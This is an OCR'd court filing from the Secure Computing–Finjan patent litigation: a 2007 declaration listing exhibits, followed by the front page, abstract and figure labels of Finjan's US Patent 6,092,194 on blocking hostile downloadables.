10. Attached hereto as Exhibit D is a true and correct copy of the UPS tracking information of the Finjan Vital Security™ Load Balancer box downloaded from the UPS website.

11. Attached hereto as Exhibit E is a true and correct copy of the return address on an envelope contained in the box received by Secure Computing labeled Finjan Vital Security™ Load Balancer.

12. Attached hereto as Exhibit F is a true and correct copy an excerpt from the manual contained in the box received by Secure Computing labeled Finjan Vital Security™ Load Balancer.

13. Attached hereto as Exhibit G is a true and correct copy of a document downloaded from Finjan's website titled "Finjan Vital Security™ Web Appliance Return Warranty," Version 1.1 dated February 2007.

14. Attached hereto as Exhibit H are true and correct copies of a printout from NSI WHOIS database showing finjan.com domain information and a printout from http://www.ip-adress.com/ showing country of origin information regarding the IP address of Finjan.com.

15. Attached hereto as Exhibit I is a true and correct copy a printout from Finjan's homepage on July 24, 2007.

16. Attached hereto as Exhibit J is a true and correct copy of a printout from Finjan's website of a form for users to request Finjan White Papers.

17. Attached hereto as Exhibit K is a true and correct copy of a printout from Finjan's website of a Finjan Distributor Application form.

18. Attached hereto as Exhibit L is a true and correct copy of a printout from Finjan's website of a Finjan Reseller Application form.

19. Attached hereto as Exhibit M are true and correct copies of printouts from Finjan's website containing an online portal for both its distributors and resellers to access via username and password.

20. Attached hereto as Exhibit N is a true and correct copy a Finjan Press Release titled "Finjan Vital Security™ Web Appliance Was the Only Web Security Product to Detect and Block Potentially Destructive Web Attack without Product Update or Signature" dated March 28, 2007.

21. Attached hereto as Exhibit O is a true and correct copy of a marketing brochure downloaded from Finjan's website titled "Malicious Page under Benchmark" dated March 2007.

22. Attached hereto as Exhibit P are true and correct copies of screenshots taken of an excel application downloaded from Finjan's website.

23. Attached hereto as Exhibit Q is a true and correct copy of the Scheduling Order filed in the Delaware litigation dated December 5, 2006.

24. Attached hereto as Exhibit R are true and correct copies of U.S. Patent Nos. 6,092,194; 6,804,780; 7,058,822; 6,357,010; and 7,185,361.

25. Attached hereto as Exhibit S is a true and correct copy of a Press Release pulled from PR newswire titled "Finjan Vital Security™ Web Appliance was the Only Web Security Product to Detect and Block Potentially Destructive Web Attack without Product Update or Signature" dated March 28, 2007.

26. Attached hereto as Exhibit T are true and correct copies of letters between Christopher A. Seidl and James Hannah dated June 18 and June 27, 2007.

27. Attached hereto as Exhibit U is a true and correct copy of Landform Eng'g Co. v. Am. Prop. Dev., Inc., Civ. No. 07-1195, 2007 U.S. Dist. LEXIS 47183 (D. Minn. June 28, 2007).

28. Attached hereto as Exhibit V is a true and correct copy of Premiere Credit of N. Amer., LLC v. ATT Fabrication, Inc., No. 04-cv-1391, 2005 U.S. Dist. LEXIS 8401 (S.D. Ind. May 5, 2005).

29. Attached hereto as Exhibit W is a true and correct copy of a document produced in the Delaware litigation titled "Finjan Software Inc. and its Subsidiaries Consolidated Financial Statements as of December 31, 2005." (FILED UNDER SEAL).

30. Attached hereto as Exhibit X are true and correct copies of emails exchanged between Secure and Finjan produced in the Delaware litigation. (FILED UNDER SEAL).

To the best of my knowledge and belief, I declare, under penalty of perjury, that all the statements made by me are true.

Dated: July 26, 2007

s/ Trevor J. Foster
Trevor J. Foster

CORRECTED EXHIBIT R

Part 1 of 6

US006092194A

United States Patent [19]

Touboul

[11] **Patent Number: 6,092,194**

[45] **Date of Patent: *Jul. 18, 2000**

[54] **SYSTEM AND METHOD FOR PROTECTING A COMPUTER AND A NETWORK FROM HOSTILE DOWNLOADABLES**

[75] Inventor: **Shlomo Touboul**, Kefar-Haim, Israel

[73] Assignee: **Finjan Software, Ltd.**, Netanya, Israel

[*] Notice: This patent issued on a continued prosecution application filed under 37 CFR 1.53(d), and is subject to the twenty year patent term provisions of 35 U.S.C. 154(a)(2).

[21] Appl. No.: **08/964,388**

[22] Filed: **Nov. 6, 1997**

Related U.S. Application Data

[60] Provisional application No. 60/030,639, Nov. 8, 1996.

[51] **Int. Cl.**[7] **H04L 1/00**

[52] **U.S. Cl.** **713/200**

[58] **Field of Search** 395/187.01, 186; 713/200, 201, 202; 714/38, 704; 709/229

[56] **References Cited**

U.S. PATENT DOCUMENTS

5,077,677	12/1991	Murphy et al.	395/10
5,361,359	11/1994	Tajalli et al.	395/700
5,485,409	1/1996	Gupta et al.	395/186
5,485,575	1/1996	Chess et al.	395/183.14
5,572,643	11/1996	Judson	395/793
5,623,600	4/1997	Ji et al.	395/187.01
5,638,446	6/1997	Rubin	380/25
5,692,047	11/1997	McManis	380/4
5,692,124	11/1997	Holden et al.	395/187.01
5,720,033	2/1998	Deo	395/186
5,724,425	3/1998	Chang et al.	380/25
5,740,248	4/1998	Fieres et al.	380/25
5,761,421	6/1998	van Hoff et al.	395/200.53
5,765,205	6/1998	Breslau et al.	711/203
5,784,459	7/1998	Devarakonda et al.	380/4
5,796,952	8/1998	Davis et al.	395/200.54
5,805,829	9/1998	Cohen et al.	395/200.32
5,832,208	11/1998	Chen et al.	395/187.01
5,850,559	12/1998	Angelo et al.	395/750.03
5,864,683	1/1999	Boebert et al.	395/200.79
5,892,904	4/1999	Atkinson et al.	395/187.01

OTHER PUBLICATIONS

Web page: http://iel.ihs.com:80/cgi-bin/iel_cgi?se...2ehts%26ViewTemplate%3ddocvie%5fb%2ehts, Okamato, E. et al., "ID-Based Authentication System For Computer Virus Detection", IEEE/IEE Electronic Library online, Electronics Letters, vol. 26, Issue 15, ISSN 0013-5194, Jul. 19, 1990, Abstract and pp. 1169-1170.


(List continued on next page.)

Primary Examiner—Robert W. Beausoliel, Jr.
Assistant Examiner—Christopher Revak
Attorney, Agent, or Firm—Graham & James LLP

[57] **ABSTRACT**

A system protects a computer from suspicious Downloadables. The system comprises a security policy, an interface for receiving a Downloadable, and a comparator, coupled to the interface, for applying the security policy to the Downloadable to determine if the security policy has been violated. The Downloadable may include a Java™ applet, an ActiveX™ control, a JavaScript™ script, or a Visual Basic script. The security policy may include a default security policy to be applied regardless of the client to whom the Downloadable is addressed, or a specific security policy to be applied based on the client or the group to which the client belongs. The system uses an ID generator to compute a Downloadable ID identifying the Downloadable, preferably, by fetching all components of the Downloadable and performing a hashing function on the Downloadable including the fetched components. Further, the security policy may indicate several tests to perform, including (1) a comparison with known hostile and non-hostile Downloadables; (2) a comparison with Downloadables to be blocked or allowed per administrative override; (3) a comparison of the Downloadable security profile data against access control lists; (4) a comparison of a certificate embodied in the Downloadable against trusted certificates; and (5) a comparison of the URL from which the Downloadable originated against trusted and untrusted URLs. Based on these tests, a logical engine can determine whether to allow or block the Downloadable.

68 Claims, 10 Drawing Sheets



OTHER PUBLICATIONS

"Finjan Announces a Personal Java ™ Firewall For Web Browsers—the SurfinShield™ 1.6", Press Release of Finjan Releases SurfinShield, Oct. 21, 1996, 2 pages.

"Finjan Software Releases SurfinBoard, Industry's First JAVA Security Product For the World Wide Web", Article published on the Internet by Finjan Software, Ltd., Jul. 29, 1996, 1 page.

"Powerful PC Security for the New World of Java™ and Downloadables, Surfin Shield™"Article published on the Internet by Finjan Software Ltd., 1996, 2 Pages.

"Company Profile Finjan—Safe Surfing, The Java Security Solutions Provider" Article published on the Internet by Finjan Software Ltd., Oct. 31, 1996, 3 pages.

"Finjan Announces Major Power Boost and New Features for SurfinShield™ 2.0" Las Vegas Convention Center/Pavillion 5 P5551, Nov. 18, 1996, 3 pages.

"Java Security: Issues & Solutions" Article published on the Internet by Finjan Software Ltd., 1996, 8 pages.

"Products" Article published on the Internet, 7 pages.

Mark LaDue, "Online Business Consultant" Article published on the Internet, Home Page, Inc. 1996, 4 pages.

Jim K. Omura, "Novel Applications of Cryptography in Digital Communications", IEEE Communications Magazine, p 27, May 1990.

Norvin Leach et al, "IE 3.0 applets will earn certification", PC Week, v13, n29, p1(2), Jul. 1996.

Microsoft Authenticode Technology, "Ensuring Accountability and Authenticity for Software Components on the Internet", Microsoft Corporation, Oct. 1996.

Frequently Asked Questions About Authenticode, Microsoft Corporation, Feb. 1997.



100
105
External Computer Network
125
110
Internal Network Security System
130
115
Internal Computer Network
135
120
Security Management Console

FIG. 1



110
215
I/O Interfaces
220
235
RAM
255
Security Program
250
Operating System
From External Computer Network 105
125
210
External Communications Interface
230
Data Storage Device
240
Security Database
245
Events Log
260
Users
205
CPU
225
Internal Communications Interface
130
To External Computer Network 115

FIG. 2



300
Nonsuspicious Downloadable
333
Logical Engine
Record keeping Engine
335
Event Log
245
330
345
350
Path 1
Path 2
ACL Comparator
Path 3
Certificate Comparator
Path 4
URL Comparator
240
325
Code Scanner
Certificate Scanner
340
309
Known Certificates
305
310
DSP Data
Security Policies
Security Database
307
Known Downloadables
320
First Comparator
317
Policy Finder
315
ID Generator
User ID, URL, Received Downloadable

FIG. 3



Security Policies
305
Policy Selectors
405
Access Control Lists
410
Trusted Certificate Lists
415
URL Rule Bases
420
Lists of Downloadables to Allow or Block per Administrative Override
425

FIG. 4



120
To/From
Internal Computer
Network
135
505
510
Security
Policy Editor
Event Log
Analysts
Engine
515
User
Notification
Engine

FIG. 5



600
Start
602
Receive Downloadable
604
Generate Downloadable ID
606
Find Security Policy
608
Downloadable allowed?
Yes
No
610
Downloadable blocked?
Yes
No
614
URL comparison required?
No
616
Yes
Compare URL
618
ACL comparison required?
No
620
TCL comparison required?
No
Yes
622
Scan Certificate
Compare Certificate with TCL
624
626
Previously decomposed ?
Yes
628
No
Decompose Downloadable into DSP data
Compare DSP with ACL
630
612
Send results to Logical Engine
End

FIG. 6A

